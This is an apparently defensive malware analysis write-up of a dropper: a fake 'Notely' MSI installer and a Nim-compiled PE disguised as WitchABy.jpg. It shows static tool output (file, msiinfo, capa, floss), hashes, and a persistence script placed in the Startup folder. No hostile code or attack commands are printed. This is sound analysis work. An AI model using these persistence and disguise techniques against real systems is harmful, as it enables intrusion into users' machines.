
As we can see from the details below, this file is an MSI Installer, first created on Jun 21 1999, intended for windows systems. This information matches the information we got in VT regarding the installation file.



```
remnux@remnux:~/Dropper.installer$ file notely-setup-x64.msi  | fold -w 90
notely-setup-x64.msi: Composite Document File V2 Document, Little Endian, Os: Windows, Ver
sion 10.0, MSI Installer, Create Time/Date: Mon Jun 21 08:00:00 1999, Name of Creating App
lication: Windows Installer, Security: 1, Code page: 1252, Template: Intel;1033, Number of
 Pages: 200, Revision Number: {166B5232-07BF-4547-92A9-3122A0EB78EE}, Title: notely-setup-
x64, Author: NoCapSoftware LLC, Number of Words: 2, Last Saved Time/Date: Sat Jul  2 23:58
:01 2022, Last Printed: Sat Jul  2 23:58:01 2022
remnux@remnux:~/Dropper.installer$
```

Since this is an MSI file, we can look at the MSI Tables to gather information about this file actions through searching in its tables.


One table that I found interesting was the "File" table:



```
remnux@remnux:~/Dropper.installer$ msiinfo tables notely-setup-x64.msi
_SummaryInformation
_ForceCodepage
_Validation
ActionText
AdminExecuteSequence
Condition
AdminUISequence
AdvtExecuteSequence
AdvtUISequence
AppId
AppSearch
Property
BBControl
Billboard
Feature
Binary
BindImage
File
CCPSearch
CheckBox
Class
Component
Icon
ProgId
ComboBox
CompLocator
Complus
Directory
Control
Dialog
ControlCondition
ControlEvent
CreateFolder
CustomAction
DrLocator
DuplicateFile
```


Opening that table content revealed 3 suspicious files that lay inside:

Emerqreport.zip, unzip.vbs, and notely.exe



```
File   Component      FileName  FileSize     Version     Language Attributes Sequence
s72  s72  l255 i4     S72  S20  I2     i2
File   File
 07FB49E986E34F77A587FE1336135B89     C  07FB49E986E34F77A587FE1336135B89  EMERGR~1.ZIP|Emergreport.zip      934            512  1
 77D723846EB24A58852AABFE167C2217     C  77D723846EB24A58852AABFE167C2217  UNZIP.VBS|unzip.vbs 1020               512  2
 7DA1215618B34D02BA9B5645CE7646E4     C  7DA1215618B34D02BA9B5645CE7646E4  NOTELY.EXE|notely.exe      686575             512  3
```


We also found out another important information, that reveals that Emergreport.zip" is related somehow to the "Startup" Folder, as we see in here:



```
Emergreport.zip_77D723846EB24A58852AABFE167C2217StartupFolder-
```

Such information is very important since it is not only revealing the presence of "Emegreport.zip", but also its relationship with some other files and folders.


Moving on to our second file, (WitchABy.jpg) I used the "capa" command to validate the details found in VT:



```
C:\Users\Malianalis\Desktop
λ capa WitchABy.jpg
┌------------------------┬-----------------------------------------------------------------------┐
│ md5                    │ bea6ff6ce754565d2c0da15476eabcd5                                      │
│ sha1                   │ 9429f2481dbe78f3ed536450d59e1954f53a06f6                              │
│ sha256                 │ 37bd2dbe0ac7c2363313493b11577fdba37af73b3ee56154cdef0cb8b07b751e      │
│ os                     │ windows                                                               │
│ format                 │ pe                                                                    │
│ arch                   │ amd64                                                                 │
│ path                   │ C:/Users/Malianalis/Desktop/WitchABy.jpg                              │
└------------------------┴-----------------------------------------------------------------------┘

┌------------------------┬-----------------------------------------------------------------------┐
│ ATT&CK Tactic          │ ATT&CK Technique                                                      │
├------------------------┼-----------------------------------------------------------------------┤
│ EXECUTION              │ Shared Modules T1129                                                  │
└------------------------┴-----------------------------------------------------------------------┘

┌-----------------------------┬------------------------------------------------------------------┐
│ MBC Objective               │ MBC Behavior                                                     │
├-----------------------------┼------------------------------------------------------------------┤
│ DISCOVERY                   │ Code Discovery::Enumerate PE Sections [B0046.001]                │
├-----------------------------┼------------------------------------------------------------------┤
│ FILE SYSTEM                 │ Writes File [C0052]                                              │
├-----------------------------┼------------------------------------------------------------------┤
│ MEMORY                      │ Allocate Memory [C0007]                                          │
├-----------------------------┼------------------------------------------------------------------┤
│ PROCESS                     │ Terminate Process [C0018]                                        │
└-----------------------------┴------------------------------------------------------------------┘

┌-----------------------------------------------------┬------------------------------------------┐
│ Capability                                          │ Namespace                                │
├-----------------------------------------------------┼------------------------------------------┤
│ compiled with Nim                                   │ compiler/nim                             │
│ contain a thread local storage (.tls) section       │ executable/pe/section/tls                │
│ write file on Windows (3 matches)                   │ host-interaction/file-system/write       │
│ get thread local storage value                      │ host-interaction/process                 │
│ allocate RWX memory                                 │ host-interaction/process/inject          │
│ terminate process                                   │ host-interaction/process/terminate       │
│ link function at runtime on Windows                 │ linking/runtime-linking                  │
│ enumerate PE sections (4 matches)                   │ load-code/pe                             │
│ parse PE header                                     │ load-code/pe                             │
└-----------------------------------------------------┴------------------------------------------┘
```

As we can see from the Details above, it is indeed PE file, that was written in Nim, probably contains some malicious code.

I also did a further check, and using the "floss" command, tried to retrieve suspicious strings that indicates this file has been written in Nim:



```
C:\Users\Malianalis\Desktop
λ floss WitchABy.jpg | grep "nim"
INFO: floss: extracting static strings
finding decoding function features: 100%|                                        | 225/225 [00:00<00:00, 2328.92 functions/s, skipped 1 library functions (0%)]
INFO: floss.stackstrings: extracting stackstrings from 199 functions
INFO: floss.results: Error: unhandled exception:  [
extracting stackstrings: 100%|                                                                                    | 199/199 [00:00<00:00, 235.76 functions/s]
INFO: floss.tightstrings: extracting tightstrings from 8 functions...
extracting tightstrings from function 0x65cc6920: 100%|                                                                   | 8/8 [00:00<00:00, 73.43 functions/s]
INFO: floss.string_decoder: decoding strings
emulating function 0x65cc6920 (call 1/1): 100%|                                                                         | 23/23 [00:01<00:00, 20.44 functions/s]
INFO: floss: finished execution after 9.50 seconds
INFO: floss: rendering results
fatal.nim
nim_dll.dll
stdlib_io.nim.c
@mnim_dll.nim.c
nimSubInt
stdlib_digitsutils.nim.c
stdlib_assertions.nim.c
stdlib_dollars.nim.c
nimAddInt
nimToCStringConv
nimZeroMem
nimGC_setStackBottom
nimGCvisit
nimRegisterThreadLocalMarker
nimLoadLibrary
nimLoadLibraryError
nimGetProcAddr
stdlib_system.nim.c
winimConverterBooleanToBOOL__OOZOOZOOZOOZOnimbleZpkgsZwinim4551056049ZwinimZutils_2
@m..@s..@s..@s..@s.nimble@spkgs@swinim-3.8.1@swinim@sutils.nim.c
@m..@s..@s..@s..@s.nimble@spkgs@swinim-3.8.1@swinim@swinstr.nim.c
winim_winbaseDatInit000
@m..@s..@s..@s..@s.nimble@spkgs@swinim-3.8.1@swinim@sinc@swinbase.nim.c
winim_winnlsDatInit000
@m..@s..@s..@s..@s.nimble@spkgs@swinim-3.8.1@swinim@sinc@swinnls.nim.c
newSeq__nim95dll_27
xorByteSeq__nim95dll_14
run__nim95dll_53
nim_dllDatInit000
isOpenArrayStringable__OOZOOZOOZOOZOnimbleZpkgsZwinim4551056049ZwinimZwinstr_562
nim_program_result
slcd__nim95dll_3
```

As we can see from the above image, there are a bunch of results that mention "nim" in the PE strings, what makes our assumption stronger.

Next, It is time to evaluate our findings while running this sample, and see if our pre-detonation research had given us the basic indicators about these file actions.

This is also called the Dynamic Analysis phase.

Basic Dynamic Analysis


{Screenshots and description about basic dynamic artifacts and methods}

First, Let's remained ourselves what we know so far regarding this malware sample:

- It consists of two main files, an installation file called "notely-setup-x-64.msi" and PE file called "witchABy.jpg" written in Nim.
- The installation file has been first created on Jun 21, 1999, while the PE file has been created on July 2, 2022.
- As found in the MSI Tables, 3 files are being present, one of them is an executable, one of them .vbs file, and one zipped file.

Now it's the time we move on to our next step of this analysis, to search this information and then maybe reveal some other things this file might be doing.

We'll start at a basic rundown of our installation file, and at first glance it looks like a normal installation setup:



notely-setup-x64

Select Installation Folder

The installer will install notely-setup-x64 to the following folder.

To install in this folder, click "Next". To install to a different folder, enter it below or click "Browse".

Folder: C:\Program Files (x86)\NoCapSoftware\notely-setup-x64\


Install notely-setup-x64 for yourself, or for anyone who uses this computer:

○ Everyone

● Just me


Moving on with the installation process a new file is being created in the target installation folder- **notely.exe**.

This is our first actual indicator that matches what we found earlier in the basic static analysis phase, but we still cannot be sure if it is a legitimate file or not.


C:\Program Files (x86)\NoCapSoftware\notely-setup-x64
File
Home
Share
View
This PC › Local Disk (C:) › Program Files (x86) › NoCapSoftware › notely-setup-x64
Search notely-setup-x64
Quick access
Desktop
Downloads
Documents
Pictures

Name	Date modified	Type	Size
notely.exe	7/2/2022 6:51 PM	Application	671 KB

for that, let's try to run this file and see what happens.



Name	Date modified	Type	Size
notely.exe	7/2/2022 6:51 PM	Application	671 KB


Notely Noteaking App! Under construction...

As we see from the image above, we get a message telling us this app is "Under construction" what seems very suspicious and unclear.

The next step now is to look for other indicators such as "Emergreport.zip" file.

From the basic static analysis phase, we learnt that "Emergreport.zip" is related, somehow, to the "Startup" folder.

While we still don't know what this relationship alike, moving to the "Startup" directory revealed other indicator: "**unzip.vbs**" file that appeared in our static analysis phase is now being present in the "Startup" directory:


File
Home
Share
View
Users › Malianalis › AppData › Roaming › Microsoft › Windows › Start Menu › Programs › Startup
Quick access
Desktop
Downloads

C:\Users\Malianalis\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

Name	Date modified	Type	Size
desktop.ini	2/6/2024 12:02 PM	Configuration sett...	1 KB
unzip.vbs	7/2/2022 6:50 PM	VBScript Script File	1 KB

